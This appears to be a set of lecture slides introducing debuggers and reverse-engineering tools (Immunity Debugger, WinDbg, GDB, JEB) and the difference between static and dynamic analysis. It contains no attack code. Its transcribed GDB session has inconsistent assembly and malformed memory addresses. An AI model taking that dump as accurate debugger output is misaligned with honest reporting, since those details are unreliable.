
Code Analysis Tools: Immunity Debugger



Immunity Debugger is a powerful new way to write exploits, analyze malware, and reverse engineer binary files.

It has a large and well supported Python API for easy extensibility.

Code Analysis Tools: WinDbg



The Windows Debugger (WinDbg) can be used to debug kernel and user mode code, analyze crash dumps and to examine the CPU registers as code executes.

Code Analysis Tools: GDB

```
gdb
>>> dashboard -layout
source assembly threads stack registers expressions memory history

Global      /dev/tty05

source      /dev/tty03
assembly    /dev/tty03
threads     /dev/tty04
stack       (default)
registers   /dev/tty01
expressions /dev/tty04
memory      /dev/tty00
history     (default)
>>>

Source
1 #include <stdio.h>
2
3 void fun(int n, char *data[])
4 {
5     int i;
6
7     for (i = 0; i < n; i++) {
8         printf("%d: %s\n", i, data[i]);
9     }
10 }
11
12 int main(int argc, char *argv[])
13 {
14     fun(argc, argv);
15     return 0;
16 }

Assembly
0x0000000010000f04 48 83 ec 20      fun+4  sub    $0x20,%rsp
0x0000000010000f08 89 7d fc        fun+8  mov     %edi,-0x4(%rbp)
0x0000000010000f0b 48 89 75 f0      fun+11 mov     %rsi,-0x10(%rbp)
0x0000000010000f0f c7 45 ec 00 00 00 00 fun+15 movl   $0x0,-0x14(%rbp)
0x0000000010000f16 8b 45 ec        fun+22 mov     -0x14(%rbp),%eax
0x0000000010000f19 3b 45 fc        fun+25 cmp     -0x14(%rbp),%eax
0x0000000010000f1c 0f 8d 2e 00 00 00 00 fun+28 jge     0x100000f50 <fun+80>
0x0000000010000f22 48 8d 3d 81 00 00 00 fun+34 lea     0x81(%rip),%rdi # 0xa
0x0000000010000f29 8b 75 ec        fun+41 mov     -0x14(%rbp),%esi
0x0000000010000f2c 48 63 45 ec      fun+44 movslq   -0x14(%rbp),%rax
0x0000000010000f30 48 8b 4d f0      fun+48 mov     -0x10(%rbp),%rcx
0x0000000010000f34 48 8b 14 c1      fun+52 mov     (%rcx,%rax,8),%rdx
0x0000000010000f38 b0 00          fun+56 mov     $0x0,%al
0x0000000010000f3a e8 4b 00 00 00 00 fun+58 callq   0x100000f8a
0x0000000010000f3f 89 45 e8        fun+63 mov     %eax,-0x18(%rbp)
0x0000000010000f42 8b 45 ec        fun+66 mov     -0x14(%rbp),%eax
0x0000000010000f45 83 c0 01        fun+69 add     $0x1,%eax
0x0000000010000f48 89 45 ec        fun+72 mov     %eax,-0x14(%rbp)
0x0000000010000f4b e9 c6 ff ff ff  fun+75 jmpq    0x100000f16 <fun+22>
0x0000000010000f50 48 83 c4 20      fun+80 add     $0x20,%rsp
0x0000000010000f54 5d              fun+84 pop     %rbp
0x0000000010000f55 c3              fun+85 retq   []

Stack
[0] from 0x0000000010000f48 in fun+72 at scrot.c:7
arg n = 3
arg data = 0x7fff5bffa40
loc i = 1
[1] from 0x0000000010000f82 in main+34 at scrot.c:14
arg argc = 3
arg argv = 0x7fff5bffa40
(no locals)
History
$$1 = 63
$$0 = {[0] = 0x7fff5bffb8 "hello", [1] = 0x7fff5bffb8 "GDB"}

Memory
0x00007fff5bffb9ec 01 00 00 00 40 fa bf 5f ff 7f 00 00 00 00 00 00 ....@.....
0x00007fff5bffb9fc 03 00 00 00 20 fa bf 5f ff 7f 00 00 82 0f 00 00 ....@.....
0x00007fff5bffbfa0c 01 00 00 00 40 fa bf 5f ff 7f 00 00 03 00 00 00 ....@.....
0x00007fff5bffbfa1c 00 00 00 00 30 fa bf 5f ff 7f 00 00 55 b4 9c 00 ....@.....UR..
0x00007fff5bffbfb8 68 65 6c 6c 6f 00 47 44 42 00 54 45 52 4d 5f 50 hello.GDB.TERM_P

Threads
[1] id 4355 from 0x0000000010000f48 in fun+72 at scrot.c:7
Expressions
[1] data[i] = 0x7fff5bffb8 "hello"
```

GDB, the GNU Project debugger, allows you to see what is going on 'inside' another program while it executes -- or what another program was doing at the moment it crashed.

Code Analysis Tools: JEB

The screenshot displays the JEB2 interface for debugging an Android application. The main window shows the 'Bytecode/Disassembly' view for the method `onOptionsItemSelected` in the class `AppCheck`. The disassembly is organized into columns: address, hex dump, instruction, and comment. The instruction column shows various JVM instructions like `invoke-direct`, `invoke-virtual`, `move-result-object`, `invoke-virtual`, `return-void`, `.end method`, `.registers 4`, `invoke-virtual`, `move-result-object`, `const/high16`, `invoke-virtual`, `const/4`, `return`, `.registers 6`, `const/4`, `invoke-interface`, `move-result`, `packed-switch`, `invoke-super`, `move-result`, `return`, `invoke-virtual`, `move-result-object`, `const/4`, `invoke-static`, `move-result-object`, `invoke-virtual`, and `goto`. The comment column shows the corresponding Java code snippets, such as `TextView-><init>(Con`, `AppCheck->checkApp()`, `TextView->setText(Ch`, `AppCheck->setContent`, `AppCheck->getMenuInf`, `MenuItem->getItemId(`, `Activity->onOptionsI`, `AppCheck->checkApp()`, `Toast->makeText(Cont`, and `Toast->show()V, v2`.

On the left, the 'Project Explorer' shows the project structure, including the `appcheck.apk` file and its contents like `Manifest`, `Certificate`, `Bytecode`, `Resources`, `Libraries`, and `debugger`. Below it, the 'Bytecode/Hierarchy' view shows the class hierarchy, with `AppCheck` selected under `xyz`.

On the right, the 'debugger/Threads' panel shows a list of threads, including `main` (PAUSED), `Signal Catcher` (WAITING), `ReferenceQueueDaemon` (WAITING), `FinalizerWatchdogDaemon` (WAITING), `FinalizerDaemon` (WAITING), `HeapTrimmerDaemon` (WAITING), `GCDaemon` (WAITING), `Binder_1` (RUNNING), `Binder_2` (RUNNING), `RenderThread` (RUNNING), and `hwuiTask1` (RUNNING).

The status bar at the bottom shows the current location: `coord: (0,43,29) | addr: Lcom/xyz/appcheck/AppCheck;->onOptionsItemSelected(Landroid/view/MenuItem;)Z+0h | loc: ?`.

The Android debuggers

Static analysis and Dynamic analysis

- **Static analysis** is a method of computer program debugging that is done by examining the code **without executing** the program.
- **Dynamic analysis** is the testing and evaluation of a program by **executing data in real-time**.

Q & A

